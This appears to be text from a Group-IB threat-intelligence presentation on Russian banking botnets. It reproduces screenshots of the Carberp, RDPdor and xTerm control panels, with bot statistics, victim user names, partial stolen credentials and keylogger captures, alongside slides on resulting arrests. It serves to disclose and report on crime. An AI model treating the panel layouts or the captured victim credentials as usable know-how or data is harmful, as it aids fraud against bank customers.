Очистить все

Очистить умерших

The Way To The Future

Token	Bot UID	IP	State	Locale	OS Ver	First Connect	Last Knock	User	Passwds	Ver	Cmd	Comment	Ru comment	X
No	542b50c74cd2306fe843137b162900b8		OK	ru-RU	2.5:1:2600:	10/10/11,12	23/11/11,03	Admin	Admin::MIOF	2.1.27	cmd	500k zal 350	S	X
No	56a34e9f53f22b7ec0c73f8c93297b5a		OK	ru-RU	2.5:1:2600:	14/11/11,19	25/11/11,01	Admin::MIOF	Admin::MIOF	2.1.27	cmd		S	X
No	f002bce003bfac3d7ebb5ef91934bf02		OK	ru-RU	2.5:1:2600:	14/11/11,14	23/11/11,16	vika	vika::HOME	2.1.27	cmd		S	X
No	321211a87913f229279a2c85ca8f1ca6		OK	ru-RU	2.5:1:2600:	10/10/11,21	25/11/11,01	Admin::Admi	Admin::Admi	2.1.27	cmd		S	X
No	4587eac0dd562972b7b56eca2a7c1edb		OK	ru-RU	2.5:1:2600:	10/10/11,22	25/11/11,04	user2:123:S	user2:123:S	2.1.27	cmd		S	X
No	03830fec892eb1a057a60e947931c1bf		OK	ru-RU	2.5:1:2600:	26/10/11,02	25/11/11,12	Admin	Admin::F011	2.1.27	cmd	--	S	X
No	eab4444e48e629e4821a749d4d58e9cf		OK	ru-RU	2.5:1:2600:	11/10/11,00	25/11/11,07	User	User::HOME	2.1.27	cmd		S	borj X
No	c929bd84e2c4546b3ea0c72744e6fd6b		OK	ru-RU	2.5:1:2600:	11/10/11,00	25/11/11,09	Пользовате	Пользовате	2.1.27	cmd		S	X
No	c50448c2583028186247800fed7889f7		OK	ru-RU	2.5:1:2600:	11/10/11,00	25/11/11,07	Ильяна:111	Ильяна:111	2.1.27	cmd		S	ami X
No	2ff2d17f7d83fa01f89ec73b7b8b75d9		OK	ru-RU	2.5:1:2600:	11/10/11,01	23/11/11,08	Admin	Admin:1:Adr	2.1.27	cmd	ebanuti akk	S	gos hunia X
No	522e9f5954a3d8676e4d87b264bbe446		OK	en-US	2.5:1:2600:	21/11/11,01	25/11/11,08	Виктор	Виктор::Vkr	2.1.27	cmd		S	X
No	d1930d1d83eb44db54f969e94b30983f		OK	ru-RU	2.5:1:2600:	14/11/11,08	25/11/11,12	Loner-XP	Loner::LONE	2.1.27	cmd		S	X
No	9ef52ab69ec8543784dd38818b1f6f2c		OK	ru-RU	2.5:1:2600:	11/10/11,01	25/11/11,08	Admin	Admin::HELE	2.1.27	cmd	belorus	S	belorus X
No	91f502601d3d029d59107aa7337df717		OK	ru-RU	2.5:1:2600:	11/10/11,02	25/11/11,08	User::BUHR	User::BUHR	2.1.27	cmd		S	minsk X
No	5aa063ab7e4d82a2c326df396667edaf		OK	ru-RU	2.5:1:2600:	11/10/11,02	25/11/11,09	Admin	Admin::MIOF	2.1.27	cmd		S	X
No	0c2638ee06a0f8188777eca7a543d0e9		ES:OFF	uk-UA	2.5:1:2600:	21/11/11,13	22/11/11,13	Sergey	Sergey::MLA	2.1.27	cmd		S	X
No	1914bb5c4b5d9b4a22c6283098910ec3		OK	ru-RU	2.5:1:2600:	14/11/11,16	25/11/11,00	Артем	Елена::ACC	2.1.27	cmd		S	X
No	718400918409dd541e40c13edd699db6		OK	ru-RU	2.5:1:2600:	13/10/11,02	25/11/11,05	User	User:12332:	2.1.27	cmd	bilo potratil, jdem nomos	S	ne connect X

Results of the Investigation

- ✓ Joint investigation in close cooperation with the **FSB** and **MVD** of the Russian Federation and **FOX-IT**;
- ✓ Results of the investigation is the detention of the criminal group (8 persons);
- ✓ World's first case when the entire online-banking criminal chain was arrested.



Главная Боты Задания Логи Фильтры Каб файлы Кейлогер Настройки Пользователи

Информация

Статистика

Удалить всех ботов

Удалить все процессы

Удалить з./р. поиска

Очистить всю БД

Статистика Ботов

Ботов всего:

1543926

Ботов онлайн:

69874 (4.53%)

Ботов всего новых:

124017 (8.03%)

Ботов всего активных:

1413982 (91.58%)

Ботов за 24 часа:

129510 (8.39%)

Ботов за 7 дней:

204787 (13.26%)

Ботов за 1 месяц:

652746 (42.28%)

Размер БД (инфа ботов):

383,93 MB из 256 TB (0.00%)

Carberp Control Panel

[Главная](#) [Боты](#) [Задания](#) [Логи](#) [Фильтры](#) [Каб. файлы](#) [Кейлоггер](#) [Настройки](#) [Пользователи](#)

Программа: XXXXXXXXXX

Хеш программы: 0x321ECF12

Назад к списку записей

Бот	OBNOVLUCKY0E4B5F8767C8D9A1B
IP (Страна)	XXXXXXXXXX
Последний отступ	21.12.2011 21:58:47 (GMT +3)
Комментарий	

Лог

1q2w3e

Хеш-запуска	4012
Дата добавления	2011-12-20 13:12:58

Лог

(Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down)
(Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down)
(Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down)
(Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down)
(Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down)
(Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down)
(Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down) (Down)

Хеш-запуска	3400
Дата добавления	2011-12-20 13:13:03

Лог

1q2w3e

Хеш-запуска	3308
Дата добавления	2011-12-20 13:13:04



RDPdor Control Panel



xTerm Control center v3.0 (Extended)

[Main](#) | [Online hosts](#) | [All hosts](#) | [Update](#) | [Upload](#) | [Search](#) | [Key Logs](#) | [GAZ Sync](#) | [Service](#) | [Bot log](#) | [Access log](#) | [Debug logs](#) | [Users](#) |

(clear all replys)

Statistics
Online: 132 Offline: 1143 Download: 22 Error: 47 Total: 1344

Types

all hostsell hostsnolimitshow nat

Uptime	First connect	Last Log	User	Paravida, last reply	RT Ver	Tags & comments	Commands
6 min	09.02.2012 07:23:59	9 min ago	Admin	Admin: [REDACTED]	4.2.2	set --spy comments-- tan --spy cache-- has	Set tunnel Reset pvd upload rds reinst key-logs del
8 sec	21.02.2012 08:56:18	6 min ago			4.2.2	set --spy comments-- mysh, de --spy cache-- has	upload rds reinst del
3 hours	09.01.2012 03:29:19	6 min ago	Admin	Admin: [REDACTED]	4.2.2	set --spy comments-- lock --spy cache-- has	Set tunnel Reset pvd upload rds reinst key-logs del
3 hours	13.02.2012 09:13:39	5 min ago	Admin	Admin: [REDACTED]	4.2.2	set --spy comments-- smc --spy cache-- has	Set tunnel Reset pvd upload rds reinst key-logs del
41 min	13.02.2012 09:23:56	5 min ago	Admin	Admin: [REDACTED]	4.2.2	set --spy comments-- uralsb --spy cache-- has	Set tunnel Reset pvd upload rds reinst key-logs del
17 min	15.02.2012 06:40:05	5 min ago	Anna	Reply: [21.02.2012 00:44:02] XTP[REDACTED]	4.2.2	set --spy comments-- ama --spy cache-- has	Set tunnel Reset pvd upload rds reinst key-logs del
50 min	21.02.2012 07:53:05	5 min ago	000000	000000: [REDACTED]	4.2.2	set --spy comments-- -yth llll --spy cache-- has	Set tunnel Reset pvd upload rds reinst del

Results of the Investigation

- ✓ Joint investigation in close cooperation with the **MVD** of the Russian Federation, **Sberbank** and **ESET**;
- ✓ Results of the investigation is the detention of the criminal group (6 persons).



Conclusion

- ✓ Two of six active groups arrested;
- ✓ Remaining four groups are under investigation;
- ✓ Law enforcement officials are becoming more interested in such crimes;
- ✓ With proper support, at least three criminal groups can be neutralized within eight months;
- ✓ We expect a surge in theft, including from individuals, in June and July 2012.



Thank You!

GROUP IB





Group-IB

Sergey
Grudinov

Deputy CEO

+7 (495) 661-55-38

grudinov@group-ib.ru

www.group-ib.com



+7 495 661 55 38 www.group-ib.com www.letagroup.ru